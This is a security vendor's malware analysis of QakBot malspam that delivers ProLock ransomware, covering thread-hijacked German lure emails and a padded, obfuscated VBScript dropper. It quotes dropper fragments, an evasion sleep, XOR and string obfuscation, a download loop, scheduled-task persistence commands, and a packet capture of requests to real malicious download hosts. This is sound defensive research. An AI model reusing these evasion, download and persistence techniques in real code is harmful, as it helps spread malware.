QakBot malspam leading to ProLock: Nothing personal just business

hornetsecurity.com/en/security-information/qakbot-malspam-leading-to-prolock/

Security Lab

June 16, 2020

Summary


The FBI and the German agency CERT-Bund [1][2] are warning of QakBot malspam currently distributing ProLock ransomware.

QakBot is spread via email. In the outlined campaign, an email with a link to a ZIP archive containing a VBScript file is used to download the QakBot loader onto victim computers. From there, the ProLock ransomware can be loaded by the QakBot operators.

The ProLock ransomware uses RC6 to encrypt files on the victims computer. It spares the first 8 KiB of all files. It appends a `.proLock` extension to encrypted files and leaves a ransom note stating that it is **"[n]othing personal just business"** and instructions on how to pay the ransom. However, the ransomware also deletes files ending with `.bac` or `.bak` extensions, so victims will still lose those files even if they pay.

Background

QakBot (aka. QBot, QuakBot, Pinkslipbot) has been around since 2008. The ProLock ransomware is relatively new. We have summarized a timeline of recent events regarding both pieces of malware:



FBI warns of USB sticks preloaded with QakBot
PwndLocker targeting US cities
FBI warns of ProLock
CERT-Bund warns of QakBot malspam
QakBot distributes ProLock ransomware
QakBot distributes MegaCortex ransomware

ProLock is a ransomware that was first observed at the end of 2019. At the time, it was called PwndLocker. However, PwndLocker had a bug, so victims were able to decrypt their files without paying the ransom. Hence, in 2020, it was rebranded as ProLock ransomware after fixing the flaw.

Even though ProLock typically gains access to victims via RDP, it has recently been distributed via QakBot in a similar fashion that Emotet distributes ransomware.

Technical Analysis

This analysis will first outline some steps of the currently observed QakBot infection chain. The relevant and interesting steps have been outlined in the flow chart below.



Brute force account passwords using wordlist
T1110 - Brute Force
Password Stealer module
Cookie Stealer module
T1003 - Credential Dumping
TA0006 - Credential Access
Email with Link
ATTACHMENT DOWNLOAD
http://../Darlehensvertrag_[0-9]+_[0-9]+.zip
T1192 - Spearphishing Link
TA0001 - Initial Access
ProLock
Darlehensvertrag_[0-9]+_[0-9]+.zip
2. Unpacks VBScript
3. Do
WScript.exe Darlehensvertrag_[0-9]+_[0-9]+.vbs
T1064 - Scripting
TA0002 - Execution
http://../[0-9]+.png?uid=base64(AV Software|Windows Version)
tries 5 different domains
UPnP Proxy module
12. C2 communication
Victim becomes C2 proxy node
C2
T1071 - Standard Application Layer Protocol
TA0011 - Command and Control
schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM"
T1053 - Scheduled Task
TA0004 - Privilege Escalation
[0-9]+.exe /C
T1497 - Virtualization/Sandbox Evasion
Unpacking
T1045 - Software Packing
explorer.exe
CREATE_SUSPENDED
T1093 - Process Hollowing
TA0005 - Defense Evasion
www.ip-address.com
T1016 - System Network Configuration Discovery
TA0007 - Discovery
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
T1060 - Registry Run Keys / Startup Folder
schtasks.exe /create /tr mjezacl.exe /sc HOURLY /mo 5
T1053 - Scheduled Task
TA0003 - Persistence
MITRE ATT&CK® tactics and techniques
ProLock connection
(To keep the graphic manageable not all details and techniques are shown.)

The initial infection uses an email with a link to a ZIP archive. The ZIP archive contains a VBScript file which downloads the QakBot loader. Like Emotet, QakBot is able to load other malware. The latest of such distributed malware and subject of multiple warnings by governmental institutions is the ProLock ransomware.

The second part of this article gives an overview of the inner workings of the new ProLock ransomware.

Email

The observed campaign was targeting Germany and used thread hijacking, i.e., QakBot replied to existing email conversations obtained from previous victims. The previous victims' communication partners would then receive an email with a link such as this one:



xxxxxx@xxxxxxxxxxxxxxxx.de <xxxxxx@xxxxxxxxxx.de> 22.05.2020

RE: AW: xxxxxx ANBEBOT

Hallo,

Hier sind die Informationen, die Sie angefordert haben. Bitte überprüfen Sie, ob es alles ist, was Sie benötigen, und melden Sie sich bei mir.

ANHANG ZUM DOKUMENT

Vielen Dank

Guten Tag Herr [redacted],

The lower section of the email (not displayed here) contains the hijacked conversation thread.


Since this campaign, many different campaigns have been observed, also in languages other than German.

From

Emails have the display name of the RFC5322 "From" header set to the display name of the communication partner in the highjacked conversation thread. The address in the RFC5322 "From" header is the real address of the sender. This way, the emails pass SPF and DKIM checks.

To illustrate this, let's assume Alice has taken part in a conversation with Bob Doe. This conversation thread is highjacked when she gets infected with QakBot. The RFC5322 "From" header in the stolen emails is `Bob Doe <bob@example.com>`. Now, Alice's computer sends QakBot malspam. The emails will be sent with a RFC5322 "From" header of `Bob Doe <alice@example.org>`.

In case there is no display name, the email address is used directly as display name in the RFC5322 "From" header. This behavior can be seen in some emails. Here is one example:



xxxx@xxxxxxxxxxxxxxxxxx.de <xxxxxx@xxxxxxxxxx.de>

22.05.2020

RE: Einladung Xxxxxxxx Xxxxxx Xxxxx

Hallo,

Wir haben uns Folgendes ausgedacht. Ich möchte, dass Sie dies durchgehen und mir hoffentlich ein paar Hinweise geben, wie wir vorgehen sollen. Überprüfen Sie bitte den Anhang und lassen Sie mich wissen, was Sie denken.

ANHANG ZUM DOKUMENT

Danke schön


Sehr geehrte Damen und Herren,

Timeframe

From the dates in the hijacked email conversations, it can be established that the stolen emails are mainly recent, i.e., hijacked email threads are only several days old when used in attacks. But unlike Emotet, the operators of this malspam operation do not seem to restrict the thread hijacking to current emails. We have also observed emails hijacking threads dating back to 2015.

Lure

The emails try to lure victims into downloading from a link labeled `ANHANG ZUM DOWNLOAD` by pretending that the conversation partner must review or comment the document behind the download link with different phrases. In previous English-language campaigns, the link was labeled `ATTACHMENT DOWNLOAD`. Here are some examples:



xxxxxxxxxxxxx, xxxxxxx,xxxxxxxxxxxx xxxx <xxxxxx@xxxxxxxxxx.de>

RE: Auftrag 000/000000/000

Hallo,


Sie müssen sich diese Berechnungen ansehen und überprüfen, ob sie korrekt sind. Benachrichtigen Sie mich über etwaige Inkonsistenzen.

ANHANG ZUM DOKUMENT

Danke schön

Sehr geehrter Herr xxxxxxxxxxxxx,

anbei erhalten Sie unseren Auftrag mit der bitte um Best�tigung.



xxxxx xxxxxxxx xxxxxxxxxxxxxxx <xxxxxx@xxxxxxxxxx.de> 22.05.2020

RE: Antwort: WG: XXX Xxx 17 am xx.xx.2019


Hallo,

Hier sind die Informationen, die Sie angefordert haben. Bitte überprüfen Sie, ob es alles ist, was Sie benötigen, und melden Sie sich bei mir.

ANHANG ZUM DOKUMENT

Vielen Dank

Sehr geehrte Frau xxxxxxxx,



xxxxx xxxxxxxxxx <xxxxxx@xxxxxxxxxx.de> xxxxxxxxx, xxx 22.05.2020

RE: Ihre Bewerbung um einen Praktikumsplatz xx Xxxxxx xxx xxxxxx Xxxx...

Hallo,

Ich glaube, wir haben unser Ziel in diesem Fall völlig verfehlt. Sie müssen überprüfen, um wie viel. Ich habe die Datei zur Überprüfung unten angehängt.

ANHANG ZUM DOKUMENT

Danke schön

Guten Tag Frau xxxxxxxxxx,

Sie haben sich bei uns um einen Praktikumsplatz [redacted]

While there seems to be a finite pool of phrases (since we have observed repetitions), the phrasing is completely generic and can be replaced with any other phrasing at any time. This way, these emails can be injected into virtually any conversation thread.

The link leads to a ZIP archive containing a VBScript file.

VBScript file

While the VBScript file appears to be around 37 MiB (38045309 Bytes), it is padded with zeros:

```
$ hexdump -C Darlehensvertrag_8378051_19052020.vbs | less
00000000  0a 4f 6e 20 45 72 72 6f  72 20 52 65 73 75 6d 65  |.On Error Resume|
00000010  20 4e 65 78 74 0a 64 69  6d 20 6a 4d 52 50 42 2c  | Next.dim jMRPB,|
00000020  20 68 6d 58 74 76 6c 2c  20 68 68 71 49 43 54 2c  | hmXtvl, hhqICT,|
[...]
00033f50  45 47 46 58 53 51 20 3d  20 46 69 78 28 44 4d 4c  |EGFXSQ = Fix(DML|
00033f60  63 63 29 0a 56 7a 4f 64  69 20 3d 20 78 61 74 43  |cc).VzOdi = xatC|
00033f70  58 48 4e 20 6f 72 20 4e  72 4c 62 55 6d 0a 0a 00  |XHN or NrLbUm...|
00033f80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
02448670  00 00 00 00 00 00 00 00  00 00 00 00 0a           |.............|
0244867d
(END)
```

The actual VBScript code is only around 200 KiB or 0.5% of the file. This is probably done to avoid detection, as some systems will not scan files if they surpass a specific size limit.

The script uses evasion, anti-debugging and obfuscation techniques.

We will only highlight the interesting parts of the script.

Evasion

The script sleeps for 30000 ms:

```
[...]
ozcHEG = 318 - 15 + 490 + 5 - 22 - 9 - 7 + 10 + 29230
[...]
WScript.Sleep ozcHEG
[...]
```

This is probably a dynamic analysis avoidance technique. Some analysis systems use timeouts to keep the analysis time short and decide whether a sample is malicious or not based on the actions it performs until the timeout.

Error suppression

The script uses `On Error Resume Next` in every function. This instructs the program to continue with the next program statement even if an error occurs.

Obfuscation

String replacement

The script uses a common string replacement technique to obfuscate real strings used in the script. The code

```
set o=CreateObject(replace("Rx1wRx1scRx1rRx1ipRx1tRx1.sRx1heRx1lRx1l", "Rx1", ""))
```

becomes

```
set o=CreateObject("wscript.shell")
```

This technique is used in multiple places throughout the script.

Character concatenation

The script uses character concatenation to form strings from single calls to the `chr()` function. The code

```
qtcqQ=chr(87)&chr(105)&chr(110)&chr(77)&chr(103)&chr(109)&chr(116)&chr(115)&chr(58)&chr(123)&chr(105)&chr(109)&chr(112)&chr(101)&chr
```

becomes

```
qtcqQ="WinMgmts:{impersonationLevel=impersonate}!\\\\.\\root\\"
```

This technique is used in multiple places throughout the script.

XOR encryption


The script uses a very large string (defined at the beginning). We renamed the string to `LARGE_STRING`. This large string is transformed 3 times via a function that uses the XOR cipher to decrypt the download URLs and executable filenames. The XOR keys are obtained by indexing into a smaller string we renamed to `xor_key_selection_string`:

```
xor_key_selection_string =
"J32EmExEv2QE3ZfZsFlO84vJKXRFXWutfc2vigLlDKJZNT9T0wlTWtOiqp8dSt7XJzu9VhQvxzXARwg1kjAEvzaRQJcqbW2J0HmDtXeVxk18ZFhG9zZwWTN4aGkDh0nbIIF

[...]
xor_key_1 = Asc(Mid(xor_key_selection_string, rZGOkh, 418 + 454 + 6 - 19 - 4 + 12 - 21 + 129 - 974))
[...]
TRANS_LARGE_STRING  = string_transform(LARGE_STRING, xor_key_1)
jRABF   = sgzJJn * NrLbUm

DMLcc   = 468 + 14 - 9 + 21 - 196 - 100 + 178 - 231 + 578

TRANS_LARGE_STRING  = string_transform(TRANS_LARGE_STRING, xor_key_2)

MGQNb = SWoDQ - xatCXHN

TRANS_LARGE_STRING = string_transform(TRANS_LARGE_STRING, xor_key_3)
```

(The `xor_key_selection_string`, `xor_key_{1,2,3}`, `string_transform`, `TRANS_LARGE_STRING` and `LARGE_STRING` were renamed by the analyst to better understand the program logic. In the original code, these were random character sequences.)

Network connection

The script sends GET requests to 5 different URLs:



Filter: dns or http

```
No. Time        Source          Destination     Protocol Lengt Info
  1 0.000000000 www.inetsim.org www.fitoluri.cat DNS       76 Standard query 0x63bc  A www.fitoluri.cat
  2 0.008028362 www.fitoluri.cat www.inetsim.org DNS       92 Standard query response 0x63bc  A 172.16.42.1
  6 0.017350810 www.inetsim.org www.fitoluri.cat HTTP     407 GET /wp-content/themes/twentyseventeen/inc/turns/55555.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC
 11 0.034277292 www.fitoluri.cat www.inetsim.org HTTP     881 HTTP/1.1 200 OK  (PNG)
 15 0.052595264 www.inetsim.org www.fitoluri.cat DNS       80 Standard query 0x6141  A mrdgrupointegral.com
 16 0.060494738 www.fitoluri.cat www.inetsim.org DNS       96 Standard query response 0x6141  A 172.16.42.1
 20 0.061626272 www.inetsim.org www.fitoluri.cat HTTP     408 GET /wp-content/themes/twentytwenty/inc/turns/55555.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AI
 25 0.079061327 www.fitoluri.cat www.inetsim.org HTTP     881 HTTP/1.1 200 OK  (PNG)
 27 0.081092246 www.inetsim.org www.fitoluri.cat DNS       83 Standard query 0xed38  A demo.dehliwalalunch.com
 30 0.092328020 www.fitoluri.cat www.inetsim.org DNS       99 Standard query response 0xed38  A 172.16.42.1
 34 0.093590963 www.inetsim.org www.fitoluri.cat HTTP     414 GET /wp-content/themes/twentyseventeen/inc/turns/55555.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC
 39 0.111067535 www.fitoluri.cat www.inetsim.org HTTP     881 HTTP/1.1 200 OK  (PNG)
 41 0.113047528 www.inetsim.org www.fitoluri.cat DNS       70 Standard query 0xde7d  A dr-nano.ir
 44 0.123390784 www.fitoluri.cat www.inetsim.org DNS       86 Standard query response 0xde7d  A 172.16.42.1
 48 0.124543548 www.inetsim.org www.fitoluri.cat HTTP     402 GET /wp-content/themes/twentytwenty/classes/turns/55555.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgA
 53 0.142876608 www.fitoluri.cat www.inetsim.org HTTP     881 HTTP/1.1 200 OK  (PNG)
 55 0.144866330 www.inetsim.org www.fitoluri.cat DNS       78 Standard query 0xb016  A bondarenkopjatk.ru
 58 0.154981842 www.fitoluri.cat www.inetsim.org DNS       94 Standard query response 0xb016  A 172.16.42.1
 62 0.156249387 www.inetsim.org www.fitoluri.cat HTTP     409 GET /wp-content/themes/twentyseventeen/inc/turns/55555.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC
 67 0.174923027 www.fitoluri.cat www.inetsim.org HTTP     881 HTTP/1.1 200 OK  (PNG)
```

The VBScript code responsible for the GET requests can be found inside the following for loop:

```
        For i = 1 To 6
                ms.Open Replace("S12GES12TS12", "S12", ""), RryLCg(index) & iGonf, False
```


(Please note we have used a tool to standardize the code indentation.)

The user agent is hard-coded into the script. It is a capitalized word written twice, like here:

```
ms.setRequestHeader OIEDjshTTW, "AlbertaAlberta"
```

While the words are random and different between single samples, it is always a word written twice, e.g., `LamodaLamoda`, etc.

In the `uid` parameter in the query string is a Base64-encoded string containing the versions of both the system's antivirus software and Windows:



```
[user@localhost ~]$ echo VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0
AIAA2ACwAMgAxACwAMAB8AE0AaQBjAHIAbwBzAG8AZgB0ACAAVwBpAG4AZABvAHcAcwAgADE
AMAAgAFAAcgBvAA== | base64 -d; echo
Windows Defender - 6,21,0|Microsoft Windows 10 Pro
```

This information is obtained via two WMI queries:

```
GetObject("WinMgmts:{impersonationLevel=impersonate}!\\\\.\\root\\SecurityCenter2").ExecQuery("select * from AntiVirusProduct")
```

